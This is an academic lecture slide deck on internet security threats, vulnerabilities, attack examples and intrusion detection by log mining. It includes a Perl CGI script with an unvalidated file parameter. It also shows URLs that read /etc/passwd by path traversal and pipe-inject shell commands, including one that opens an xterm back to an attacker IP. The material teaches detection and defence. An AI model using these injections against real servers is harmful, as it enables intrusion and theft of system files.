STEVENS
Institute of Technology


Cyberspace Security Issues and Challenges

Manu Malek, Ph.D.
Department of Computer Science
Stevens Institute of Technology
mmalek@stevens.edu
http://guinness.cs.stevens.edu/~mmalek/
http://www.cs.stevens.edu/cybersecurity/

Outline

- Growing security threats
- Economics of security
- Security vulnerabilities and threats
- Sources of security problems
- Typical attack examples
- Data mining for intrusion detection
- Some security solutions
- Conclusions

Growing Security Threats



Based on data from CERT/CC *(www.cert.org)*


Growing Security Threats (cont'd)

- **Number of web sites that suffered unauthorized access or misuse within the last 12 months [FBI/CSI 2003 Survey]:**
  - **2003: 503 out of 530 (95%)**
  - **2002: 472 out of 502 (94%)**
- **Security is considered a major barrier to the growth of e-commerce:**
  - **Buyers are concerned about sending their private information on the Internet.**
  - **Sellers are concerned about their systems being compromised and their data being stolen.**

Economics of Security

- **US corporations on average spend less than $250 per $1M of revenue on IT protection [Forrester Research].**
- **The estimated total US economic loss due to industrial espionage for 2002 was $300B, and rising each year [*http://www.ncix.gov/*].**
- **Estimated global losses from virus/worm attacks [Forrester Research]:**
  - **$45M in 1999**
  - **$244M in 2000**
- **Reported global loss from the Nimda virus/worm (discovered in September 2001) was over $600M.**
- **The security market is estimated to grow at 36% annually [Forrester Research].**
- **In 2003, only 47% (compared to 44% in 2002) of US companies that reported financial losses due to computer security breaches could quantify their losses [FBI/CSI 2003 Survey].**

Dollar Amount of Losses by Type of Attack



Source: *CSI/FBI 2003 Computer Crime and Security Survey*

Top 10 Security Vulnerabilities

Vulnerabilities of Windows Systems	*Vulnerabilities of Unix Systems*
W1. Internet Information Services (IIS)	**U1. BIND Domain Name System**
W2. Microsoft SQL Server (MSSQL)	**U2. Remote Procedure Calls (RPC)**
W3. Windows Authentication	**U3. Apache Web Server**
W4. Internet Explorer (IE)	**U4. General UNIX Authentication Accounts with No Passwords or Weak Passwords**
W5. Windows Remote Access Services	**U5. Clear Text Services**
W6. Microsoft Data Access Components (MDAC)	**U6. Sendmail**
W7. Windows Scripting Host (WSH)	**U7. Simple Network Management Protocol (SNMP)**
W8. Microsoft Outlook and Outlook Express	**U8. Secure Shell (SSH)**
W9. Windows Peer to Peer File Sharing (P2P)	**U9. Misconfiguration of Enterprise Services NIS/NFS**
W10. Simple Network Management Protocol (SNMP)	**U10. Open Secure Sockets Layer (SSL)**


Source: The SANS Institute (*http://www.sans.org/top20/),* October 2003

Sources of Security Problems

- **Buggy software design and development**
  - **Programming for security not generally taught**
  - **Good software engineering processes not universal**
  - **Existence of legacy code**
- **System administration**
  - **Too many machines to administer**
  - **Too many platforms and applications to support**
  - **Too many updates and patches to apply**
  - **Inadequate policies and procedures**
- **Availability of new "hacking" technologies**
  - **Vulnerabilities are quickly and widely published**
  - **Scripts and tools are downloadable**


Typical Vulnerability: Buffer Overflow

- **Buffer overflow occurs as a result of system libraries (e.g., *libc* in C language) that do not do adequate range checking.**
- **More than 50% of attacks on servers are due to buffer overflow [*www.cert.org*].**
- **Example: *Ping-of-Death* (*www.insecure.org/sploits/ping-o-death.html*):**
  - **Attacker sends a large ICMP packet (> 65, 535 bytes) to the target server.**
  - **Server receives the packet in fragments and starts to reassemble them.**
  - **When reassembled, it will overflow the buffer.**



Typical Attack: Web Spoofing

- **Attacker creates a convincing but false copy of an entire Web site.**
- **The false Web site has all the same pages and links, but Attacker rewrites all the URLs on the attacked Web site to point to Attacker's computer: e.g., changes *http://www.service.com* to *http://www.hacker.hck/www.service.com***
- **Attacker then draws the victim to the false web site, e.g., by e-mailing the victim a pointer to the false Web site.**
- **Attacker now controls the victim user's traffic to the target Web server.**



Another Attack: Web Hacking

- **For many web applications, a client needs to send information to the web server using the *Form* element.**
- **If the attribute *Method* of *Form* is set to GET, the values inputted by the client user are concatenated with the URL, e.g.,**

http://www.acme.com?customer=
*John+Doe***&address=***101+Main+Street***&cardno=**
1234567890**&cc=**visacard

- **This feature could be abused by hackers to attack the web server.**

A Web Hacking Scenario*

- A visitor to the web site ***www.acme.com*** begins browsing the site, viewing the site's main page, and viewing a picture by clicking on a link.
- The corresponding URL in the browser window shows:

  http://www.acme.com/index.cgi?page=sunset.html
- Following this pattern, the visitor types the URL

  http://www.acme.com/index.cgi?page=index.cgi

  requesting the file *index.cgi*.
- If the parameters passed to the *index.cgi* script are not validated, the source code of the *index.cgi* script will be displayed!

* Adopted from S. McClure, S. Shah, and S. Shah, *Web Hacking: Attacks and Defenses*, Addison Wesley, 2003

The First Vulnerability

- The *index.cgi* script:

```
01: #!/usr/bin/perl
02: # Perl script to display a page back as requested by the argument
03: require "../cgi-bin/cgi-lib.pl";
04: &ReadParse (*input);
08: $filename = $input{page};
09: if ($filename eq " ") {
10:     $filename = "main.html";
11: }
12: print &PrintHeader;
13: $filename = "/usr/local/apache/htdocs/" . $filename;
14: open (FILE, $filename);
15: while (<FILE>) {
16:     print $_;
17: }
18: close (FILE);
```

- The vulnerability is in the lack of validation of the parameters passed to the *index.cgi* script:

  The filename passed as a parameter from the URL is captured in the variable $filename **at Line 08, appended to the absolute path** "/usr/local/apache/htdocs/" **at Line 13, and opened at Line 14.**

The Second Vulnerability

- The visitor (now attacker) then tries to retrieve arbitrary files from the server, e.g., the */etc/passwd* file, by typing the following URL in the browser window:

  http://www.acme.com/index.cgi?page=/../../etc/passwd

- If permissions are not set properly on the file, its contents will be displayed by the browser.
- The attacker could try sending

  http://www.acme.com/index.cgi?page=|ls+- la+/%0aid%0awhich+xterm

  (% plus the hex character 0a indicates line feed)

  requesting
  - *ls –al /* (to show a file list of the server's root directory)
  - *id* (the id of the process running *index.cgi*)
  - *which xterm* (path to the xterm binary code)
- Using the information displayed on the attacker's browser, the attacker can now run arbitrary commands on the Web server.
- The attacker could follow with

  http://www.acme.com/index.cgi?page=|xterm+- display+10.0.1.21:0.0

  to launch an xterm connection back to the attacker's system (at IP address 10.0.1.21) to gain interactive shell access to the Web server.

Attack Signatures

- An attack signature encapsulates the way an attacker would navigate through the resources, and the actions the attacker would take.
- To illustrate, let us look at the log lines in the *Access Log* for the Web attack example just described:
  - The log line corresponding to the visitor's first attempt is

    (A) *10.0.1.21 – [31/Oct/2001:03:02:47] "GET / HTTP" 200 3008*
  - The log line corresponds to the visitor's selection of the sunset picture is

    (B) *10.0.1.21 – [31/Oct/2001:03:03:18] "GET / sunset.jpg HTTP" 200 36580*
  - The log line corresponds to the visitor's first attempt at surveillance of the site (issuing a request for *index.cgi*) is

    (C) *10.0.1.21 – [31/Oct/2001:03:05:31] "GET / index.cgi?page= index.cgi HTTP" 200 358*

Attack Signatures (cont'd)

- **The following log line correspond to the attacker's attempt to open a supposedly secure file:**

  (D) ***10.0.1.21 – [31/Oct/2001:03:06:21] "GET / index.cgi?page=/../../etc/passwd HTTP" 200 723***

  or to execute supposedly disallowed commands:

  (E) ***10.0.1.21 – [31/Oct/2001:03:07:01] "GET / index.cgi?page=\|ls+-la+/%0aid%0awhich+xterm HTTP" 200 1228***

- **The following sequences of log lines constitutes the signature of this attack:**
  - **A-B-C-D-E**
  - **A-C-D-E**
  - **B-C-D-E**
  - **C-D-E**
- **Even the individual log line E could provide a tell-tale sign of an impending attack:**
  - **The existence of a "pipe" (\|) in the URL indicates that the visitor is probably trying to execute operating system commands.**

Data Mining for Intrusion Detection

- **The data available in log files can be "mined" to find attack signatures and detect intrusions (e.g., see [1]).**
- **Examples of such techniques are:**
  - **Using sequences of system calls issued by a process (e.g., see [2]):**

    Such methods are specific to certain processes and cannot detect generic intrusion attempts.
  - **Artificial intelligence techniques (e.g., see [3]):**

    Such methods suffer from slow processing and lack of scalability.


[1] W. Lee and S. J. Stolfo, "Data Mining Approaches for Intrusion Detection," *Usenix Security Symposium*, San Antonio, Texas, July 1998

[2] S. A. Hofmeyr, A. Somayaji, and S. Forrest, "Intrusion Detection using Sequences of System Calls," *Journal of Computer Security,* Vol. 6, pp. 151-180, 1998

[3] Zhen Liu, German Florez, and Susan Bridges, "A Comparison of Input Representation in Neural Networks: A Case Study in Intrusion Detection," *Proc. International Joint Conference on Neural Networks*, May 12-17, 2002, Honolulu, Hawaii

An Intrusion Detection System

- For signature search, we use the Enterprise Data-Miner (EDM) (from *http://www.data-miner.com*).
  - EDM is a comprehensive collections of programs for efficient mining of large amounts of data.
  - It includes Rule Induction Kit (RIK), a module that supports creation of highly compact decision rules for discovering patterns in data.



Some Security Solutions

- Malicious software solutions:
  - Install patches in a timely manner.
  - Do better programming
    - Use safe functions (e.g., *snprintf* instead of *sprintf*)
    - Use safe languages
    - Conduct code reviews
    - Do better testing
  - Use run-time instrumentation
    - Kernel patches (e.g., *Openwall*)
    - Compiler solutions (e.g., *StackGuard, ProPolice, StackShield*)
    - Library solutions (e.g., *Snarskii, Libsafe, BOWall*)
- General solutions:
  - Educate users on security
  - Deploy known technologies and mechanisms (firewalls, VPNs, IDSs)
  - Use tools effectively
    - Software development tools (testing, code scanning)
    - Software update tools (patches, virus updates)
    - Security audit tools (passwords, ports)

Conclusions

- **Internet and Web pose security issues due to their "openness."**
- **Losses due to security attacks need to be quantified.**
- **Operating systems vulnerabilities, especially buffer overflow, are major targets of attack.**
- **Data mining techniques can be used for detecting attacks.**
- **Education, and using better programming practices help in improving security.**